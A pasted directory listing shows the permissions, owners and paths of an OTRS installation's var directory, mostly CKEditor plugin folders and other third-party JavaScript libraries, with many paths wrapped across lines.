drwxrws--- 3 apache apache 14 Apr 9 20:23
/opt/otrs/var/tmp/CacheFileStorable/CustomerCompany_CustomerCompanyList/8
drwxrws--- 2 apache apache 45 Apr 9 20:23
/opt/otrs/var/tmp/CacheFileStorable/CustomerCompany_CustomerCompanyList/8/1
drwxrwsr-x. 2 otrs apache 67 Feb 5 2016 /opt/otrs/var/cron
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/fonts
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd
drwxrwsr-x. 4 otrs apache 44 Feb 5 2016 /opt/otrs/var/httpd/htdocs
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/test
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/test/sample
drwxrwsr-x. 23 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jsplumb-labelspacer
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/stacktrace-0.6.4
drwxrwsr-x. 2 otrs apache 58 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/canvg-1.4
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-tablesorter-2.0.5
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-pubsub
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/fullcalendar-2.4.0
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/d3-3.5.6
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-validate-1.14.0
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-ui-touch-punch-0.2.3
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/qunit-1.19.0
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-migrate-1.2.1
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/farahey-0.5
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/lang
drwxrwsr-x. 5 otrs apache 47 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/skins
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/skins/kama
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/skins/kama/images
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/skins/moono
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/skins/moono/images
drwxrwsr-x. 2 otrs apache 75 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/skins/moono/images/hidpi
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-4.5.4/skins/bootstrapck

drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/.temp
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/.temp/css
drwxrwsr-x. 3 otrs apache 103 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/images
drwxrwsr-x. 2 otrs apache 75 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/skins/bootstrapck/images/hidpi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/adapters
drwxrwsr-x. 55 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/div
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/div/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/xml
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/ajax
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/find
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/find/dialogs
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link/dialogs
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link/images
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/link/images/hidpi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippetgeshi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/divarea
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/about
drwxrwsr-x. 3 otrs apache 57 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/about/dialogs
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/about/dialogs/hidpi
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embed
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embed/icons
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embed/icons/hidpi
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/flash

drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/flash/dialogs
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/flash/images
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/forms
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/forms/dialogs
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/forms/images
drwxrwsr-x. 6 otrs apache 72 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/lang
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/dialogs
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/icons
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/icons/hidpi
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image/images
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/table
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/table/dialogs
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/colordialog
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/colordialog/dialogs
drwxrwsr-x. 5 otrs apache 59 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/lang
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/dialogs
drwxrwsr-x. 3 otrs apache 68 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/icons
drwxrwsr-x. 2 otrs apache 56 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sourcedialog/icons/hidpi
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/autogrow
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/autolink
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/pagebreak
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/pagebreak/images
drwxrwsr-x. 6 otrs apache 72 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/lang
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/dialogs
drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/icons
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/icons/hidpi
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/mathjax/images
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/menubutton
drwxrwsr-x. 4 otrs apache 47 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedbase
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedbase/lang
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/embedbase/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/bbcode
drwxrwsr-x. 6 otrs apache 95 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/lang
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/dialogs
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/icons
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/aspell/spellerpages
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/tabletools
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/tabletools/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframedialog
drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/dialog
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/a11yhelp
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/a11yhelp/dialogs
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/a11yhelp/dialogs/lang
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/showblocks
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/showblocks/images
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframe

drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframe/dialogs
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/iframe/images
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/stylesheetsparser
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image2
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/image2/dialogs
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/splitquote
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/splitquote/icons
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/splitquote/icons/hidpi
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/magicline
drwxrwsr-x. 3 otrs apache 52 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/magicline/images
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/magicline/images/hidpi
drwxrwsr-x. 6 otrs apache 69 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor
drwxrwsr-x. 3 otrs apache 32 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/yui
drwxrwsr-x. 2 otrs apache 102 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/yui/assets
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/lang
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/dialogs
drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/icons
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/uicolor/icons/hidpi
drwxrwsr-x. 5 otrs apache 59 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/lang
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/dialogs
drwxrwsr-x. 3 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/icons
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/placeholder/icons/hidpi
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/specialchar
drwxrwsr-x. 3 otrs apache 38 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/specialchar/dialogs

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/specialchar/dialogs/lang
drwxrwsr-x. 3 otrs apache 34 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/embedsemantic
drwxrwsr-x. 3 otrs apache 42 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/embedsemantic/icons
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/embedsemantic/icons/hidpi
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/smiley
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/smiley/dialogs
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/smiley/images
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/elementsPath
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/elementsPath/lang
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/liststyle
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/liststyle/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/adobeair
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/widget
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/widget/images
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/devtools
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/devtools/lang
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/autoembed
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/autoembed/lang
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/pastefromword
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/pastefromword/filter
drwxrwsr-x. 4 otrs apache 45 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/language
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/language/lang
drwxrwsr-x. 3 otrs apache 37 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/language/icons
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/language/icons/hidpi
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/plugins/clipboard

drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/clipboard/dialogs
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/sharedspace
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/tableresize
drwxrwsr-x. 6 otrs apache 69 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet
drwxrwsr-x. 3 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lib
drwxrwsr-x. 3 otrs apache 93 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lib/highlight
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lib/highlight/styles
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/lang
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/dialogs
drwxrwsr-x. 3 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/icons
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/codesnippet/icons/hidpi
drwxrwsr-x. 5 otrs apache 59 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/lang
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/dialogs
drwxrwsr-x. 3 otrs apache 60 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/icons
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/docprops/icons/hidpi
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/preview
drwxrwsr-x. 4 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/templates
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/templates/dialogs
drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/templates/templates
drwxrwsr-x. 2 otrs apache 66 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/ckeditor-
4.5.4/plugins/templates/templates/images
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-jstree-
3.1.1
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-
browser-detection
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jsplumb-1.6.4
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-2.1.4
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/jquery-ui-
1.11.4

drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/momentjs-2.10.6
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/StringView-8
drwxrwsr-x. 3 otrs apache 37 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/nvd3-1.7.1
drwxrwsr-x. 2 otrs apache 63 Feb 5 2016 /opt/otrs/var/httpd/htdocs/js/thirdparty/nvd3-1.7.1/models
drwxrws---. 2 apache apache 4096 Apr 9 19:52 /opt/otrs/var/httpd/htdocs/js/js-cache
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins
drwxrwsr-x. 6 otrs apache 60 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/slim
drwxrwsr-x. 2 otrs apache 49 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/slim/css
drwxrwsr-x. 5 otrs apache 42 Feb 5 2016 /opt/otrs/var/httpd/htdocs/skins/Agent/default
